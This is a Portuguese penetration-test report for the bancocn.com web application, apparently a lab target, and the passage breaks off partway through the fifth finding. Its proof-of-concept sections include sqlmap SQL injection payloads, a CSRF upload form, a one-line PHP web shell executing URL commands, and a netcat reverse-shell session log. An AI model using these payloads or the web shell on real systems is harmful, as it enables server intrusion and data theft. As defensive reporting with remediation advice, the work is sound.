



Relatório de Vulnerabilidades

BancoCN

10-04-2023

INFORMAÇÃO CONFIDENCIAL

ÍNDICE

INTRODUÇÃO	3
OBJETIVO	3
METODOLOGIA	3
FERRAMENTAS UTILIZADAS	3
SUMÁRIO EXECUTIVO	4
VISÃO GERAL DOS TESTES DE SEGURANÇA	4
SUMÁRIO DOS TESTES	5
ESCOPO DO PROJETO	5
VULNERABILIDADES	6
CRÍTICA	6
ALTA	6
MÉDIA	6
BAIXA	6
INFO	6
1. SQL Injection	7
2. Cross-Site Scripting Refletido (XSS Refletido)	10
3. Cross-Site Request Forgery (CSRF)	13
4. Execução Remota de Código por meio de Upload Inseguro de Arquivo	16
5. Falta de proteção contra Força Bruta	20
6. Política Fraca de Senha	23
7. Exposição de Informações por meio da Listagem de Diretórios	25
8. Ausência de SSL/TLS	27
9. Server Discloses Software Version	29
10. Informações expostas no Robots.txt	31
CONCLUSÃO	33
APÊNDICE: OVERVIEW EXPLICADO	34
APÊNDICE: DEFINIÇÃO DOS NÍVEIS DE SEVERIDADE	35
APÊNDICE: MAPEAMENTO DOS ATIVOS AFETADOS PARA CADA VULNERABILIDADE	36
APÊNDICE: MAPEAMENTO DAS VULNERABILIDADES PARA CADA ATIVO AFETADO	37
APÊNDICE: PLANO DE AÇÃO	38

INTRODUÇÃO

OBJETIVO

Este relatório foi elaborado com o intuito de identificar, analisar e catalogar vulnerabilidades envolvidas nos domínios e servidores do BancoCN, levando-se em conta a integridade, confidencialidade e disponibilidade das informações. Foi feita a classificação e organização dos problemas encontrados, como também as possíveis abordagens iniciais para a resolução.

METODOLOGIA

Foram usadas metodologias e recomendações de órgãos internacionais especializados em segurança da informação para a obtenção dos riscos envolvidos em todas as operações de TI.

Para a catalogação e verificação de riscos em Aplicações Web e Servidores foi utilizado o padrão OWASP.


A primeira intervenção foi feita segundo a metodologia Black Box, em que é simulada a abordagem de um atacante externo à aplicação. Foram utilizados diversos softwares especializados em testes de intrusão e verificações manuais em todos os pontos críticos do sistema.

FERRAMENTAS UTILIZADAS

FINALIDADE	FERRAMENTAS	
Port Scanning e coleta de informações	<ul style="list-style-type: none">• Nmap• Google	
Análise de servidores e DNS	<ul style="list-style-type: none">• Whois• Dnsenum• Amass	<ul style="list-style-type: none">• Gobuster• knockpy
Análise de vulnerabilidades em aplicações WEB e APIs	<ul style="list-style-type: none">• Owasp ZAP• Burp Suite• SQLMAP• XSSStrike• Nikto	<ul style="list-style-type: none">• Nuclei• FFuF

SUMÁRIO EXECUTIVO

VISÃO GERAL DOS TESTES DE SEGURANÇA



SUMÁRIO DOS TESTES

Início	Fim
10/03/2023	10/04/2023
TOTAL DE VULNERABILIDADE: 10	
TOTAL DE VULNERABILIDADES DE SEVERIDADE CRÍTICA: 1	
TOTAL DE VULNERABILIDADES DE SEVERIDADE ALTA: 3	
TOTAL DE VULNERABILIDADE DE SEVERIDADE MÉDIA: 4	
TOTAL DE VULNERABILIDADES DE SEVERIDADE BAIXA: 1	
TOTAL DE VULNERABILIDADES INFORMACIONAIS: 1	
TOTAL DE VULNERABILIDADES CORRIGIDAS: 0	
TOTAL DE VULNERABILIDADES EM RETESTE: 0	
TOTAL DE VULNERABILIDADES NÃO CORRIGIDAS: 10	

ESCOPO DO PROJETO

1. bancocn.com

VULNERABILIDADES

CRÍTICA

1. **[NÃO CORRIGIDO]** SQL Injection
 - total de ativos afetados: 1 - corrigidas: 0 - reteste: 0 - não corrigidas: 1

ALTA

2. **[NÃO CORRIGIDO]** Cross-Site Scripting Refletido (XSS Refletido)
 - total de ativos afetados: 1 - corrigidas: 0 - reteste: 0 - não corrigidas: 1
3. **[NÃO CORRIGIDO]** Cross-Site Request Forgery (CSRF)
 - total de ativos afetados: 1 - corrigidas: 0 - reteste: 0 - não corrigidas: 1
4. **[NÃO CORRIGIDO]** Execução Remota de Código por meio de Upload Inseguro de Arquivo
 - total de ativos afetados: 1 - corrigidas: 0 - reteste: 0 - não corrigidas: 1

MÉDIA

5. **[NÃO CORRIGIDO]** Falta de proteção contra Força Bruta
 - total de ativos afetados: 1 - corrigidas: 0 - reteste: 0 - não corrigidas: 1
6. **[NÃO CORRIGIDO]** Política Fraca de Senha
 - total de ativos afetados: 1 - corrigidas: 0 - reteste: 0 - não corrigidas: 1
7. **[NÃO CORRIGIDO]** Exposição de Informações por meio da Listagem de Diretórios
 - total de ativos afetados: 1 - corrigidas: 0 - reteste: 0 - não corrigidas: 1
8. **[NÃO CORRIGIDO]** Ausência de SSL/TLS
 - total de ativos afetados: 1 - corrigidas: 0 - reteste: 0 - não corrigidas: 1

BAIXA

9. **[NÃO CORRIGIDO]** Server Discloses Software Version
 - total de ativos afetados: 1 - corrigidas: 0 - reteste: 0 - não corrigidas: 1

INFO

10. **[NÃO CORRIGIDO]** Informações expostas no Robots.txt
 - total de ativos afetados: 1 - corrigidas: 0 - reteste: 0 - não corrigidas: 1

VULNERABILIDADE

SEVERIDADE

1. SQL Injection

CRÍTICA

DESCRIÇÃO

A vulnerabilidade de injeção de SQL ocorre quando os dados enviados ao aplicativo não são tratados adequadamente antes de serem passados para uma query de consulta SQL construída dinamicamente. A falta de validação de dados adequada para símbolos especiais permitirá que um invasor construa uma instrução SQL para, consequentemente, executar comandos SQL arbitrários e, finalmente, ter acesso a informações confidenciais armazenadas no banco de dados ou até mesmo comprometer completamente o aplicativo.

CENÁRIO DE ATAQUE

Essa vulnerabilidade pode levar ao comprometimento completo do banco de dados, afetando a integridade, confidencialidade e disponibilidade das informações armazenadas no banco de dados. Além disso, pode ser possível comprometer o servidor que executa o banco de dados.

RECOMENDAÇÃO

A maneira segura de evitar ataques de SQL Injection é a validação das entradas e a utilização de consultas parametrizadas, incluindo instruções preparadas. O código do aplicativo nunca deve usar a entrada diretamente. Também é uma boa ideia desativar a visibilidade de erros de banco de dados em seus sites de produção. Erros de banco de dados podem ser usados com SQL Injection para obter informações sobre seu banco de dados.

TAGS

Web Application

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSSv3.1 Base Score: 9.8

ATIVOS AFETADOS

- **bancocn.com**



PROOF OF CONCEPT

A aplicação web apresenta uma falha crítica de SQL Injection, que permite a um atacante inserir instruções SQL através dos cookies. Essa vulnerabilidade pode resultar em acesso não autorizado, manipulação e até exclusão de dados no sistema. Para prevenir problemas, é crucial adotar medidas de segurança, como a utilização de consultas parametrizadas e a validação adequada das entradas dos usuários.

BancoCN Relatório de Vulnerabilidades

A seguir, apresentamos a prova de conceito:

1. Ao inserir uma aspas simples no parâmetro ID da URL, foi possível identificar um erro típico em aplicações vulneráveis a ataques de SQL Injection:



2. Para contornar o Web Application Firewall (WAF) da aplicação e automatizar o processo de exploração, é possível utilizar os cookies de sessão e empregar a ferramenta SQLmap. Com a exploração bem-sucedida, foi possível identificar todas as informações referentes ao banco de dados da aplicação, incluindo credenciais e outros dados sensíveis:


```
[17:26:17] [INFO] resuming back-end DBMS 'mysql'
[17:26:17] [INFO] using '/root/.sqlmap/output/results-04042023_0526pm.csv' as the CSV results file in multiple targets mode
[17:26:17] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 6866=6866

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 1974 FROM (SELECT(SLEEP(5))))IsXZ

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: id=-3000 UNION ALL SELECT NULL,NULL,CONCAT(0x7176767a71,0x4a56594b6e6565747063784d7573614965436366597569486c7a4368525a6566f71796f735144716a,0x717a6b6271)-- -
```

Diante desta vulnerabilidade, é fundamental corrigi-la o mais rápido possível e seguir as melhores práticas de segurança para evitar futuras invasões.

VULNERABILIDADE

SEVERIDADE

2. Cross-Site Scripting Refletido (XSS Refletido)

ALTA

DESCRIÇÃO

A vulnerabilidade de Cross-Site Scripting Refletido (XSS Refletido) ocorre quando os dados enviados para a aplicação não são tratados adequadamente antes de serem incorporados ao HTML da resposta ou armazenados para recuperação posterior.

O XSS Refletido ocorre quando um servidor recebe dados diretamente de uma solicitação HTTP e os retorna (ou reflete) de volta na resposta HTTP. Em um cenário típico de ataque XSS, a exploração acontece quando um invasor faz com que uma vítima visite um link malicioso de uma aplicação web vulnerável, onde o código injetado é refletido de volta para a vítima e executado pelo navegador.

O ataque mais comum realizado com XSS envolve o roubo da sessão ou outras informações confidenciais armazenadas nos cookies do usuário. Normalmente, um usuário mal-intencionado cria um script do lado do cliente, que, quando executado por um navegador web, realiza alguma atividade (como enviar todos os cookies do site para um determinado endereço de e-mail). Este script será carregado e executado por cada usuário que visitar o componente vulnerável do site. Como o site que solicita a execução do script tem acesso aos cookies em questão, o script malicioso também tem acesso.

CENÁRIO DE ATAQUE

Vulnerabilidades de XSS podem ser exploradas para manipular ou roubar cookies, criar solicitações que podem ser confundidas com as de um usuário válido, comprometer informações confidenciais ou executar códigos maliciosos no navegador do usuário para diversos fins.

RECOMENDAÇÃO

Para evitar ataques XSS, é recomendada uma abordagem em várias camadas. A entrada recebida do cliente deve ser validada rigorosamente no lado do servidor antes que qualquer processamento adicional ocorra. O filtro deve usar uma abordagem de lista branca, aceitando apenas caracteres conhecidos como válidos. A validação deve ser realizada por campo e deve ser o mais rigorosa possível. Certifique-se de que os dados sejam totalmente normalizados e decodificados antes de serem comparados com o filtro. Todos os dados fornecidos pelo cliente devem ser codificados em HTML no ponto em que são exibidos ao usuário. Isso inclui dados de solicitação, como parâmetros de string de consulta e dados recuperados do armazenamento. Recomenda-se que todos os caracteres alfanuméricos sejam codificados em HTML para evitar XSS. No entanto, os seguintes caracteres devem ser codificados: aspas duplas, e comercial, sinal de menor que e sinal de maior que.

TAGS

OWASP Top 10

CWE Top 25

CWE-79: Improper Neutralisation of Input During Web Page Generation ('Cross-site Scripting')

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N

CVSSv3.1 Base Score: 8.2

ATIVOS AFETADOS


- **bancocn.com**

PROOF OF CONCEPT

A aplicação web é vulnerável a Cross-Site Scripting Refletido (XSS Refletido), de modo que é possível injetar scripts por meio do parâmetro ID. Essa vulnerabilidade permite que um atacante insira scripts maliciosos nos sites acessados pelos usuários, explorando a confiança que o navegador tem no conteúdo fornecido pelo servidor. Quando o usuário interage com o conteúdo injetado, o atacante pode roubar informações confidenciais, como cookies de sessão, manipular a aparência da página ou redirecionar o usuário para sites maliciosos.

A seguir, apresentamos a prova de conceito:

1. A partir do parâmetro ID, é possível inserir um payload de XSS. A execução do script reflete-se no navegador web:



Para proteger a aplicação contra essa vulnerabilidade, é fundamental adotar medidas de segurança, como a validação rigorosa das entradas do usuário, o uso de listas de permissão e a codificação adequada dos dados exibidos na página. Implementar políticas de segurança de conteúdo (Content Security Policy – CSP) para limitar a execução de scripts de fontes não confiáveis e garantir que os navegadores dos usuários sejam atualizados e protegidos contra ataques conhecidos é altamente importante.

VULNERABILIDADE

SEVERIDADE

3. Cross-Site Request Forgery (CSRF)

ALTA

DESCRIÇÃO

A aplicação web não verifica se uma solicitação foi fornecida intencionalmente pelo usuário que enviou a solicitação.

Quando um servidor web é projetado para receber uma solicitação de um cliente sem nenhum mecanismo para verificar se ela foi enviada intencionalmente, pode ser possível que um invasor induza um cliente a fazer uma solicitação não intencional ao servidor Web, que será tratada como um pedido autêntico. Isso pode resultar na exposição de dados ou execução de ações maliciosas com a sessão do usuário na aplicação.

CENÁRIO DE ATAQUE

As consequências irão variar dependendo da natureza da funcionalidade que é vulnerável ao CSRF. Um invasor pode efetivamente executar qualquer operação como vítima. Se a vítima for um administrador ou usuário privilegiado, as consequências podem incluir a obtenção de controle total sobre o aplicativo web, possibilitando a exclusão ou roubo de dados ou a utilização da falha para lançar outros ataques contra todos os usuários da aplicação. Como o invasor tem a identidade da vítima, o escopo do CSRF é limitado apenas pelos privilégios da vítima.

RECOMENDAÇÃO

Modifique a aplicação para incluir um token único a cada formulário que executar ações autenticadas. Verifique se esse token está correto para cada solicitação da aplicação autenticada, antes de processar essa solicitação.

Verificar o cabeçalho referer na solicitação HTTP do cliente pode evitar ataques CSRF também, garantindo que a solicitação HTTP tenha vindo do site original.

TAGS

CWE-352 Cross-Site Request Forgery (CSRF)

OWASP Top 10

CWE Top 25

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:N

CVSSv3.1 Base Score: 8.2

ATIVOS AFETADOS

- **bancocn.com**

PROOF OF CONCEPT

A aplicação web é vulnerável a Cross-Site Request Forgery (CSRF). A prova de conceito foi obtida ao criar um formulário simples em HTML, por meio do qual foi possível alterar informações da aplicação. O CSRF permite que um atacante force a realização de ações indesejadas por um usuário autenticado sem o seu consentimento, explorando a confiança do site na autorização do usuário.

A seguir, apresentamos a prova de conceito:

1. Ao criar um formulário HTML, é possível tentar realizar alguma ação na aplicação, como submeter um arquivo para upload ou forçar uma alteração de senha por parte do usuário autenticado na aplicação. Aqui, temos um exemplo do código:


```
<form action="http://www.bancocn.com/admin/index.php" method="POST" enctype="multipart/form-data">
  <label for="title">Título:</label>
  <input type="text" name="title" id="title"><br><br>

  <label for="image">Imagem:</label>
  <input type="file" name="image" id="image"><br><br>

  <label for="category">Categoria:</label>
  <select name="category" id="category">
    <option value="1">Categoria 1</option>
    <option value="2">Categoria 2</option>
    <option value="3">Categoria 3</option>
  </select><br><br>

  <input type="submit" name="Add" value="Adicionar">
</form>
```

2. Nesta etapa, o formulário HTML malicioso é aberto no navegador web:



Arquivo | file:///C:/Users/dougl/Downloads/Untitled-1.html

Título:

Imagem: image.php5

Categoria:

3. Ao simular a ação de um usuário legítimo do sistema com base no formulário malicioso, conseguiu-se enviar um arquivo para upload no servidor da aplicação web legítima:



Administração do Banco da Coreia do Norte

INSERT INTO pictures (title, img, cat) VALUES ('Teste de CSRF','image.php5','1')

estatua	delete
predios	delete
Teste de CSRF	delete

Add a new picture

[Home](#) | [Manage pictures](#) | [New picture](#) | [Logout](#)

Para proteger a aplicação contra esse tipo de vulnerabilidade, é fundamental implementar medidas de segurança, como a inclusão de tokens CSRF e a validação adequada das requisições enviadas pelos usuários. Além disso, é importante garantir que as políticas de CORS (Cross-Origin Resource Sharing) estejam corretamente configuradas e restringir o acesso a recursos sensíveis apenas a usuários autenticados e autorizados.

VULNERABILIDADE

SEVERIDADE

4. Execução Remota de Código por meio de Upload Inseguro de Arquivo

ALTA

DESCRIÇÃO

A aplicação web é vulnerável a uma execução remota de código (RCE) através de um mecanismo de upload de arquivo inseguro. Isso ocorre quando a aplicação permite o envio e o armazenamento de arquivos maliciosos sem verificações adequadas, como restrições de tipo de arquivo e tratamento de nomes de arquivo.

CENÁRIO DE ATAQUE

Um atacante explora a vulnerabilidade fazendo upload de um arquivo contendo código malicioso (por exemplo, um script PHP, um arquivo executável ou um arquivo com extensão modificada) através de um formulário de upload inseguro na aplicação web. Após o upload bem-sucedido, o atacante acessa o arquivo malicioso no servidor, que é executado pelo servidor web, resultando na execução remota de código. Com isso, o atacante pode obter controle total sobre o servidor, roubar dados confidenciais, instalar malware e comprometer a segurança dos usuários e da aplicação.

RECOMENDAÇÃO

Para mitigar a vulnerabilidade de execução remota de código por meio de upload inseguro de arquivo, é importante adotar práticas recomendadas de segurança no desenvolvimento de aplicações web. Comece validando e restringindo os tipos de arquivo permitidos para upload, aceitando apenas extensões de arquivo conhecidas e seguras. Além disso, verifique o conteúdo real do arquivo, não confiando apenas no tipo MIME enviado pelo cliente.

Ao lidar com os arquivos enviados, renomeie-os usando nomes de arquivo gerados pelo servidor, evitando o uso de caracteres especiais e sequências potencialmente perigosas. Armazene esses arquivos em um diretório fora do diretório raiz da aplicação ou em um servidor de arquivos separado, de modo a garantir uma maior segurança no armazenamento.

É fundamental implementar mecanismos de autenticação e autorização para garantir que apenas usuários autorizados possam fazer upload de arquivos, restringindo o acesso e protegendo as informações contidas na aplicação. Por fim, utilize medidas de segurança adicionais, como o isolamento do processo do servidor web e a implementação de políticas de segurança de conteúdo (CSP), a fim de fortalecer a proteção contra ameaças e ataques maliciosos.

TAGS

Web Application

CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H

CVSSv3.1 Base Score: 7.5

ATIVOS AFETADOS

- **bancocn.com**

PROOF OF CONCEPT

A aplicação web apresenta vulnerabilidade de execução remota de código (RCE) por meio do mecanismo de upload de arquivo, pois aceita arquivos maliciosos com extensões como .php5, .phtml e .html. Esses arquivos possibilitam a inserção de códigos maliciosos e podem até mesmo conceder acesso ao servidor da aplicação.

As consequências da execução de um RCE no mecanismo de upload incluem comprometimento da integridade e confidencialidade dos dados armazenados no servidor, instalação de malware, realização de ataques de negação de serviço (DoS) e exploração de outras vulnerabilidades presentes na aplicação ou na rede. O ataque pode impactar negativamente a reputação da empresa e resultar em perdas financeiras significativas devido a multas ou ações judiciais.

A seguir, apresentamos a prova de conceito:

1. Construa um script que consiga receber comandos por meio da URL. Neste exemplo, foi utilizado um script em PHP:


```
image.php5 X
C: > Users > dougl > Downloads > image.php5
1  <?php echo shell_exec($_GET["cmd"]);?>
2
```

2. Teste diferentes combinações de extensões até conseguir fazer o upload do arquivo. No teste realizado, utilizou-se a extensão .php5. Observe que o arquivo foi enviado com sucesso para o servidor:




Home | Manage pictures | New picture | Logout

```
<tbody>
  <tr>
    <td>
      <a href="/show.php?id=10">Upload</a> == $0
    </td>
  </tr>
</tbody>
```

3. Agora é possível digitar diversos comandos para interagir com o servidor da aplicação, como "ls" (para listar arquivos e diretórios) ou "nc" (netcat). Este último permite estabelecer uma conexão com a máquina do atacante, enviando uma shell simples para conseguir uma conexão direta com o servidor, conforme demonstrado no teste a seguir:



4. Aqui, é possível observar que foi obtido acesso ao servidor:

```
root@recon:~# nc -lvp 8080
Listening on 0.0.0.0 8080
Connection received on localhost 57994
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/html/admin/uploads
cd uploads
ls
1490906279.jpg
cmd.php.php5
cmd.php5
dsc_0699-min.jpg
image.php5
north-korea-science-technology.jpg
shell.php5
uname -r
5.15.0-60-generic
```

Para proteger a aplicação contra essa vulnerabilidade, é fundamental adotar práticas de segurança. Valide e restrinja os tipos de arquivo permitidos para upload, aceitando apenas extensões conhecidas e seguras. Verifique o conteúdo real do arquivo, sem confiar apenas no tipo MIME enviado pelo cliente. Renomeie os arquivos enviados com nomes gerados pelo servidor, evitando o uso de caracteres especiais e sequências potencialmente perigosas. Armazene os arquivos em

um diretório fora do diretório raiz da aplicação ou em um servidor de arquivos separado. Implemente mecanismos de autenticação e autorização, garantindo que apenas usuários autorizados possam fazer upload de arquivos. Utilize medidas de segurança adicionais, como o isolamento do processo do servidor web e a implementação de políticas de segurança de conteúdo (CSP).

VULNERABILIDADE

SEVERIDADE

5. Falta de proteção contra Força Bruta

MÉDIA

DESCRIÇÃO

A aplicação web não possui proteção adequada contra ataques de força bruta, tornando as contas de usuário vulneráveis à invasão. Atacantes podem utilizar técnicas de força bruta para adivinhar senhas e obter acesso não autorizado às contas dos usuários, comprometendo a segurança das informações e permitindo a realização de ações maliciosas.

CENÁRIO DE ATAQUE

